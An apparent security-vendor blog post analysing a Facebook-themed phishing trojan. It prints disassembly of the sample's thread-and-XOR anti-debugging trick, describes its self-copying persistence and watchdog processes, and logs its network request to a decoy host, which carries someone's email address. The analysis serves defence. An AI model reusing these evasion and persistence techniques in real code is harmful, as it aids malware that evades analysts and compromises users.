Your Facebook connection is now secured! Thank you for your support!

By Jaromír Hořejší 19 Jun 2013


Archived: 2026-04-05 13:27:23 UTC

Your Facebook connection is now secured! Thank you for your support!

The title of this blog post may make you think that we will discuss the security of your Facebook account. Not this time. However, I will analyze an attack which starts with a suspicious email sent to the victim's email account.

The incoming email has the following subject, '**Hey <name> your Facebook account has been closed!**' or '**Hi <name> your Facebook account is blocked!**'. The email has a ZIP file attachment with name <name>.zip, which contains a downloader file named <name>.exe. <name> stands for a random user name. After a user downloads and executes the executable file, he is presented with the message saying that "Your Facebook connection is now secured! Thank you for your support!" It tries to convince you that there was a problem with your Facebook account, which was later successfully solved by executing the application from the email attachment.

Let's look inside the executable file!




Unlike many other malware samples, which use various malware cryptors (see an article about the interesting one), this malware sample does not use any cryptor. Instead, when observing the instruction flow, we notice many useless registry computations and memory operations, which make it harder to analyze the sample. All text strings

and names are encrypted in the malicious file and decrypted on the fly, when needed. In the figure below, you can see many registry and memory operations from address 0x408a8c to 0x408aca, whose purpose is to make it difficult to understand the original function of the code.

```
00408A86                call    ds:Sleep
00408A8C                mov     edx, dword_424C88
00408A92                add     edx, 47CAD253h
00408A98                cmp     edx, 79FFAFEEh
00408A9E                jle     short loc_408ACA
00408AA0                mov     eax, dword_424DA4
00408AA5                imul    eax, 4EAD878Dh
00408AAB                and     eax, 0CC9B3676h
00408AB0                or      eax, dword_4237EC
00408AB6                mov     dword_4237EC, eax
00408ABB                mov     ecx, dword_424DA4
00408AC1                add     ecx, 1
00408AC4                mov     dword_424DA4, ecx
00408ACA
00408ACA loc_408ACA:                            ; CODE XREF: .text:00408A9E↑j
00408ACA                jmp     loc_4089E4
```


Whenever I get a suspicious file, I start OllyDbg and begin analyzing the file. In the case of this sample, I loaded it in OllyDbg, made it run and the following error message box appeared.



Then I tried to figure out what could be wrong with the sample I just started to analyze. In the beginning, there is a loop with 0x109 = 265 iterations. In each iteration, a new thread is created.

```
loc_408971:                             ; CODE XREF: .text:004089B8↓j
                mov     eax, [ebp-20h]
                cmp     eax, numberOfThreads
                jnz     short loc_40897E
                jmp     short loc_4089BA        numberOfThreads dd 109h
; ---------------------------------------------------------------------------

loc_40897E:                             ; CODE XREF: .text:0040897A↑j
                mov     ecx, [ebp-20h]
                mov     hHandle[ecx*4], 0
                push    0
                push    0
                mov     edx, [ebp-20h]
                push    edx
                push    offset create_thread
                push    0
                push    0
                call    ds:CreateThread
                mov     eax, [ebp-20h]
                add     eax, 1
                mov     [ebp-20h], eax
                mov     ecx, [ebp-14h]
                or      ecx, 0FEF67FFCh
                mov     [ebp-14h], ecx
                jmp     short loc_408971
```

Each thread executes its own thread function, in which it creates a manual-reset event object (CreateEventA), which requires the use of functions ResetEvent or SetEvent to change the event state. Later on, the function WaitForSingleObject with timeout 0x2710 = 10000 ms = 10 seconds makes the thread wait for setting the state of the event manually. If the state of the event is set or if its timeout expires, a DWORD value at addressOfProcedure is XORed with a certain value unique for each thread. These per-thread unique values are taken from arrayOfDwords table, which starts at address 0x422488 (file offset 0x20a88).



```
create_thread proc near

var_8= dword ptr -8
var_4= dword ptr -4
threadNumber= dword ptr  8

push    ebp
mov     ebp, esp
sub     esp, 8
mov     [ebp+var_4], 0
mov     [ebp+var_8], 0
push    0               ; lpName
push    0               ; bInitialState
push    1               ; bManualReset
push    0               ; lpEventAttributes
call    ds:CreateEventA
mov     ecx, [ebp+threadNumber]
mov     hHandle[ecx*4], eax
push    2710h           ; dwMilliseconds
mov     edx, [ebp+threadNumber]
mov     eax, hHandle[edx*4]
push    eax             ; hHandle
call    ds:WaitForSingleObject
mov     ecx, [ebp+threadNumber]
mov     edx, addressOfProcedure
xor     edx, arrayOfDwords[ecx*4]
mov     addressOfProcedure, edx
mov     eax, [ebp+threadNumber]
mov     ecx, hHandle[eax*4]
push    ecx             ; hObject
call    ds:CloseHandle
```

```
.data:00422488 arrayOfDwords    dd 5EFA0F9Fh
.data:0042248C                  dd 44975A42h
.data:00422490                  dd 0D0A6425Ch
.data:00422494                  dd 0CBCC65Dh
.data:00422498                  dd 0F23F0380h
.data:0042249C                  dd 9FF156B3h
.data:004224A0                  dd 3B104CD0h
.data:004224A4                  dd 796E8FC5h
.data:004224A8                  dd 1A17A365h
.data:004224AC                  dd 8D0B8335h
.data:004224B0                  dd 0C6855BF5h
.data:004224B4                  dd 0E342A7A1h
.data:004224B8                  dd 0F1A123F3h
.data:004224BC                  dd 0F8D08A83h
.data:004224C0                  dd 0FC6886C7h
.data:004224C4                  dd 0FE34A609h
.data:004224C8                  dd 0FF1A575Bh
.data:004224CC                  dd 0FF8DD885h
.data:004224D0                  dd 0FFC62E70h
.data:004224D4                  dd 7FE34F87h
.data:004224D8                  dd 0BFF16A2Dh
.data:004224DC                  dd 0DFF8CBE1h
.data:004224E0                  dd 0EFFC5545h
.data:004224E4                  dd 0F7FECC6Eh
.data:004224E8                  dd 7BFF9DD4h
.data:004224EC                  dd 3DFFB8A2h
.data:004224F0                  dd 1EFF2D7Eh
.data:004224F4                  dd 0F7F5514h
.data:004224F8                  dd 7BF34BEh
.data:004224FC                  dd 3DFF958h
.data:00422500                  dd 1EFA854h
.data:00422504                  dd 0F7FE28h
.data:00422508                  dd 7B1327h
.data:0042250C                  dd 803D1CAFh
.data:00422510                  dd 0C01EE53Ch
.data:00422514                  dd 600F10AEh
.data:00422518                  dd 3007DF36h
.data:0042251C                  dd 18038A25h
.data:00422520                  dd 8C01D7E9h
00020A88 0000000000422488: .data:arrayOfDwords
```

An application then sets events for the four given threads, which causes function WaitForSingleObject to end immediately. DWORD at addressOfProcedure is then XORed with the four corresponding values from arrayOfDwords. After these four XOR operations, addressOfProcedure contains the address of function which will be called by the main program.

```
numberOfThreads dd 109h
threads_to_wakeup db 0BFh ; ¬
                  db    0
                  db 0D4h ; d
                  db    0
                  db 0D3h ; Ë
                  db    0
                  db 0F5h ; §
                  db    0
```

```
loc_408ACF:                             ; CODE XREF: .text:00408A08↑j
                mov     dword ptr [ebp-20h], 0

loc_408AD6:                             ; CODE XREF: .text:00408BBA↓j
                cmp     dword ptr [ebp-20h], 4 ; number of threads to wake up
                jnz     short loc_408AE1 ; counter
                jmp     loc_408BBF
; ---------------------------------------------------------------------------

loc_408AE1:                             ; CODE XREF: .text:00408ADA↑j
                mov     edx, [ebp-20h]  ; counter
                mov     eax, [ebp-18h]  ; threads to wake up
                movzx   ecx, word ptr [eax+edx*2] ; thread value
                mov     edx, hHandle[ecx*4] ; thread handle
                push    edx
                call    ds:SetEvent
```

In our situation, the thread to be woken up are 0xbf, 0xd4x 0xd3x 0xf5. In arrayOfDwords, the thread unique values are stored at addresses

0x20a88 + 0xbf*4 = 0x20d84

0x20a88 + 0xd4*4 = 0x20dd8

0x20a88 + 0xd3*4 = 0x20dd4

0x20a88 + 0xf5*4 = 0x20e5c

from where we can get per-thread unique values, which after being XORed give us the following result:

0x9329c591 XOR 0xc3b12028 XOR 0x732eb78b XOR 0x23f618f2 = 0x00404ac0


Therefore the next address of execution will be 0x404ac0.

```
00020D60: 16 23 64 A1 27 9C B2 50|74 61 59 A8 24 6A 2C 54  | ┬#d˘'ś¸PtaY¨$j,T
00020D70: 59 47 16 2A 7B CF 0B 95|61 A4 85 CA 32 02 42 E5  | YG┬*{Ď♂•a¤…E2┐BÍ
00020D80: 33 1A A1 72 91 C5 29 93|11 B2 A8 DC 69 61 54 EE  | 3→˘r‘Ĺ)“◀¸¨ÛiaTî
00020D90: 98 E4 2A F7 0A BE 95 7B|E9 E4 CA 3D 5A E6 E5 9E  | ä*÷.ľ•{éäĘ=ZćĺŽ
00020DA0: 4D 20 72 4F 5C 36 B9 A7|F7 C9 DC 53 5A 5F EE A9  | M rO\6ą§÷ÉÜSZ_î©
00020DB0: 89 DC F7 54 76 32 7B AA|0F D4 3D 55 F8 F1 9E AA  | ‰Ü÷Tv2{Ş¤Ô=Uřńž§
00020DC0: 70 74 4F 55 2A F2 A7 2A|23 0E 53 15 A9 98 A9 8A  | ptOU*ň§*#♫S┴©©Š
00020DD0: 74 20 54 C5 8B B7 2E 73|28 20 B1 C3 5B 87 AA 98  | t TĹ‹·.s( ±Ă[‡Ş
00020DE0: 9D F0 55 CC 94 46 2A E6|B7 6D 15 73 6C 91 8A B9  | ťđUĚ”F*ć·m┴sl‘Šą
00020DF0: B4 FE C5 5C B3 59 62 2E|DE 05 31 97 60 71 98 4B  | ´ţĹ\ŁYb.Ţ♣1-`qK
00020E00: 98 E8 CC 25 0C C0 E6 12|6C 66 73 09 1F E9 B9 04  | ČĚ%♀ŔĆ↕lfs..éą┘
00020E10: 12 83 5C 82 53 CA 2E 41|B7 8E 97 A0 7D 22 4B D0  | ↕\,SĘ.A·Ž- }"KĐ
00020E20: 0D CF 25 E8 F3 6D 12 F4|28 2F 09 FA BF 2B 04 7D  | .Ď%čóm↕ô(/.úż+┘}
00020E30: D3 F4 82 BE 4C E3 41 DF|3D 97 A0 6F 87 E9 D0 B7  | Óô,ľLăAß=- o‡éĐ·
00020E40: FA 37 E8 DB 15 18 F4 6D|20 16 FA B6 2B 1B 7D 5B  | ú7čŰ┴↑ôm ┬ú¶+←}[
00020E50: B7 22 BE AD C7 6C DF D6|7C 19 6F EB F2 18 F6 23  | ·"ľ-Çlßö|↓oëň↑ö#
00020E60: AD A9 DB 3A 80 AA 6D 9D|55 15 B6 4E 5E B4 5B A7  | -©Ű:€Şmť U┴¶N^´[§
```


```
; ---------------------------------------------------------------------------

loc_408BBF:                             ; CODE XREF: .text:00408ADC↑j
                call    addressOfProcedure
; ---------------------------------------------------------------------------
                db  31h ; 1
                db  80h ; Ç
                db  30h ; 0
                db 0E7h ; š
                db  5Ah ; Z
```

While 261 out of 265 created threads are still sleeping (and waiting for the event being set or timeout interval to elapse) just four threads are woken up, and these threads compute the function address which will be called. OllyDbg cannot handle this situation correctly, computes the wrong destination address and therefore displays the above mentioned error message. After 10 seconds, timeouts of all threads will elapse and addressOfProcedure will be modified to an invalid address value, however, it will happen after the program already jumped to address 0x404ac0 and DWORD value at addressOfProcedure is no longer important.


After executing the procedure from address 0x404ac0, the main program body begins. The program flow can be split into three main branches. At first, the program tries to find out, if it was executed with a command line parameter containing string WATCHDOGPROC. If yes, the left (red) branch is chosen. If not, the right (green) branch is executed.



If WATCHDOGPROC string in command line parameters was not found, then there is another branch asking if the name of the current executable is usfqvololjv.exe. If not, we take the left (red) branch.



In this (left) branch, the file copies itself into %APPDATA%\ltrhborczvnt\usfqvololjv.exe, executed itself, establishes persistence via registry key, displays the message "Your Facebook connection is now secured! Thank you for your support! Facebook" and terminates.




The whole process is repeated again, but now the condition where the current program name is compared with usfqvololjv.exe is satisfied. We can see that usfqvololjv.exe copies itself under another name tjsotyw.exe and

executes it with commandline parameter "WATCHDOGPROC usfqvololjv.exe".

```
loc_405690:
mov     eax, [ebp+lpExistingFileName]
push    eax
mov     ecx, [ebp+lpName]
push    ecx             ; char *
push    21Ch            ; size_t
mov     edx, lpCommandLine
push    edx             ; char *
call    __snprintf      ; string "WATCHDOGPROC "filename""
add     esp, 10h
mov     eax, [ebp+lpName]
push    eax             ; void *
push    12h             ; size_t
call    memory_free
add     esp, 8
mov     ecx, lpCommandLine ; WATCHDOGPROC filename
push    ecx             ; lpCommandLine
mov     edx, lpApplicationName ; tjsotyw.exe
push    edx             ; lpApplicationName
call    create_detached_process
add     esp, 8
mov     eax, dword_4248EC
add     eax, 7FCBE787h
xor     eax, [ebp+var_4]
mov     dword_424D58, eax
push    400h            ; size_t
push    0               ; int
mov     ecx, [ebp+lpExistingFileName]
push    ecx             ; void *
call    _memset
add     esp, 0Ch
mov     edx, [ebp+lpExistingFileName]
push    edx             ; void *
call    _free
add     esp, 4
push    0
call    inet_comm
```

Now it becomes clear that usfqvololjv.exe is a master process and tjsotyw.exe is a slave process.



The master process (usfqvololjv.exe) then continues into an internet communication loop, which generates traffic to seemingly legitimate websites. The URL address is always in format <WORD1> <WORD2>.net/forum/search.php?email=<EMAIL_ADDRESS>&method=post

```
GET /forum/search.php?email=jalyons@geico.com&method=post HTTP/1.0
Accept: */*
Connection: close
Host: experiencepublic.net

HTTP/1.0 301 Moved Permanently
Cache-Control: max-age=900
Content-Type: text/html
Location: http://www.EXPERIENCEPUBLIC.COM/forum/search.php?email=jalyons@geico.com&method=post
Server: ATS/3.2.4
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Sat, 08 Jun 2013 09:59:26 GMT
Content-Length: 0
Age: 0
```

